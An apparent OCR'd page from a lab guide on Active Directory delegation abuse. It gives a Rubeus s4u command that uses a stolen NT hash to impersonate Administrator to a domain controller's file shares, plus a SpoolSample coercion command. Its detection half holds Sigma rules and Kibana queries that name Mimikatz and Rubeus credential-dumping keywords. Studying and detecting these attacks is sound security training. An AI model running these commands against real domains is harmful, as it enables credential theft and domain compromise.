
Please open a command prompt and execute the following command to obtain elevated privileges to the CIFS service on the `DC`:

```
C:\Users\student\Downloads\Rubeus.exe s4u /user:WIN19$
/rc4:aa2b9d1b1e444c71f9153a9f4bd0ec4c /impersonateuser:Administrator
/msdsspn:"cifs/dc.sec699-20.lab" /ptt
```

rd Some background information on the flags we used:

- `s4u` - We are using the 's4u' feature in Rubeus, which allows for constrained delegation abuse


- `/user:WIN19$` - We are abusing the WIN19$ computer account
- `/rc4: aa2b9d1b1e444c71f9153a9f4bd0ec4c` - The RC4 Kerberos encryption key of the user we specified (which is of course the NT hash we stole previously)
- `/impersonateuser: Administrator` - The user we would like to impersonate to the target service
- `/msdsspn:"cifs/dc.sec699-20.lab"` - The service we want to target (CIFS service on the DC)
- `/ptt` - We immediately want to inject the service ticket we receive



The Rubeus command should finish with `[+] Ticket successfully imported!`. Once we have received the service ticket, we can now validate our access by again attempting to access the administrative `C$` share:

Validate access:

```
dir \\dc.sec699-20.lab\C$\Windows\ntds\ntds.dit
```



It's important to note the subtle difference between this constrained delegation flaw and the previously described unconstrained delegation flaw:

- The unconstrained delegation on `SQL` enabled anyone that obtains administrative access to `SQL` to obtain domain administrator privileges.
- The constrained delegation on `WIN19` enables anyone that obtains administrative access to `WIN19` to obtain administrative access to the file shares on the domain controller (which is very close to being domain administrator!)

Both flaws have a devastating impact on the security level of the AD environment!

Objective 2: Detecting delegation abuse

So how could we detect delegation abuses? The honest truth is that the delegation abuses fully leverage built-in Microsoft Windows features and are thus nearly impossible to alert on.

A few ideas though:

- We can detect delegation being used (e.g., When S4U2Self is used, we can look for Kerberos service ticket requests (Event ID 4769), where the `Account Information` and `Service Information` fields are the same). Note that this will detect ANY S4U2Self activity in the environment, which could also be benign...
- We can detect S4U2Proxy with the same type of event (Kerberos service ticket request, event ID 4769). When S4U2Proxy is used, the `Transited Services` attribute in `Additional Information` is not blank.

Detection of the actual techniques is more suited to manual analysis (e.g., threat hunting). An excellent read on this can be found on the Shenanigans Labs blog.

An easier detection method we can automate in alerts, though, is to look for the tools leveraged. Admittedly, these detection rules are easier to bypass as well, but one has to work with what one has...

Step 1: Required Log Sources

Sysmon

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event

correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.

Source: docs.microsoft.com

Step 2: Detection Logic

Throughout the labs, we used the following tools:

- Mimikatz
- Rubeus
- SpoolSample

For both Mimikatz and Rubeus, public sigma rules exist:

Example sigma rule to detect Mimikatz

```
title: Mimikatz Use
id: 06d71506-7beb-4f22-8888-e2e5e2ca7fd8
description: This method detects mimikatz keywords in different Eventlogs (some of
them only appear in older Mimikatz version that are however still used by
different
    threat groups)
author: Florian Roth
date: 2017/01/10
modified: 2019/10/11
tags:
    - attack.s0002
    - attack.t1003
    - attack.lateral_movement
    - attack.credential_access
    - car.2013-07-001
    - car.2019-04-004
logsource:
    product: windows
detection:
    keywords:
        Message:
        - "* mimikatz *"
        - "* mimilib *"
        - "* <3 eo.oe *"
        - "* eo.oe.kiwi *"
        - "* privilege::debug *"
        - "* sekurlsa::logonpasswords *"
        - "* lsadump::sam *"
        - "* mimidrv.sys *"
        - "* p::d *"
        - "* s::l *"
    condition: keywords
falsepositives:
    - Naughty administrators
    - Penetration test
level: critical
```

Example sigma rule to detect Rubeus

```
title: Rubeus Hack Tool
id: 7ec2c172-dceb-4c10-92c9-87c1881b7e18
description: Detects command line parameters used by Rubeus hack tool
author: Florian Roth
references:
    - https://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/
date: 2018/12/19
tags:
    - attack.credential_access
    - attack.t1003
    - attack.s0005
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine:
            - '* asreproast *'
            - '* dump /service:krbtgt *'
            - '* kerberoast *'
            - '* createnetonly /program:*'
            - '* ptt /ticket:*'
            - '* /impersonateuser:*'
            - '* renew /ticket:*'
            - '* asktgt /user:*'
            - '* harvest /interval:*'
    condition: selection
falsepositives:
    - unlikely
level: critical
```

For SpoolSample, there's no public sigma rule. Unfortunately though, the command line is rather "simple" and it's hard to develop a distinct rule for detection. As a reminder, this is the command line to coerce the DC to connect to the SQL server:

```
spoolsample.exe DC SQL
```

One approach could be to leverage the import hash (imphash) of the SpoolSample executable. We'll see how this can be achieved later in this part of the lab!


Step 3: Analyzing our environment

Please ensure that all RDP sessions are closed and fall back to your CommandoVM virtual machine. From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to detect the tools explained above. Please open the `Discover` view (compass icon), so we can start running our searches!

Let's start with Mimikatz, which can be detected using the following search (loosely based on the Sigma rule bove):

```
message:(*mimikatz* OR *mimilib* OR *eo.oe* OR *privilege\:\:debug* OR
*sekurlsa\:\:logonpasswords* OR *lsadump\:\:sam\* OR *mimidrv.sys* OR *p\:\:d* OR
*s\:\:l*)
```


This rule simply looks for typical Mimikatz keywords and is thus not likely to generate many false positives. You'll likely observe a few hits, as we've used Mimikatz several times during the class:



Please feel free to expand several of the hits and confirm the successful detection of Mimikatz being launched!

Next, let's try to detect Rubeus. Again, we have created a search that is loosely based on the Rubeus Sigma rule above:


```
process.args:(*asreproast* OR *service\:krbtgt* OR *kerberoast* OR *createnetonly*
OR *ptt* OR *impersonateuser\:* OR  *asktgt* OR *harvest* OR *monitor
/interval\:*)
```



Again, this should return a limited set of results, as the keywords used by Rubeus are rather explicit. Feel free to expand the hits and confirm successful detection of Rubeus being launched.

Let's see if we can build some detection logic for the SpoolSample.exe tool as well! Let's start by simply using the Process Creation event, using the following query:

```
event.code:1 AND process.name.text:spoolsample.exe
```



While this is not a perfect detection approach, it's a good start and it's bound to catch both real adversaries and red teamers that are using standard, publicly available, tools.

Bonus: Hunting for delegation abuse

If you have time left, feel free to review the Service Ticket Requests (event ID 4769). Can you detect the S4U2SELF and S4U2PROXY using the explanation described in the introduction of this section?

Conclusions

During these previous 2 labs, we demonstrated the following highly useful skills:

- How unconstrained delegation can be abused to compromise a domain
- How constrained delegation misconfigurations can also lead to domain compromise
- Detection opportunities for both techniques

As indicated, detection of delegation abuse is rather tricky, as it's entirely based on built-in Windows mechanisms. Detection of the techniques is thus more suited to manual analysis (e.g., threat hunting). We can, however, leverage signatures / use cases that look for the tools leveraged.

As this is the final lab of the day, please destroy your lab environment using the below commands from your student VM:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh destroy -t [version_tag] -r [region]
```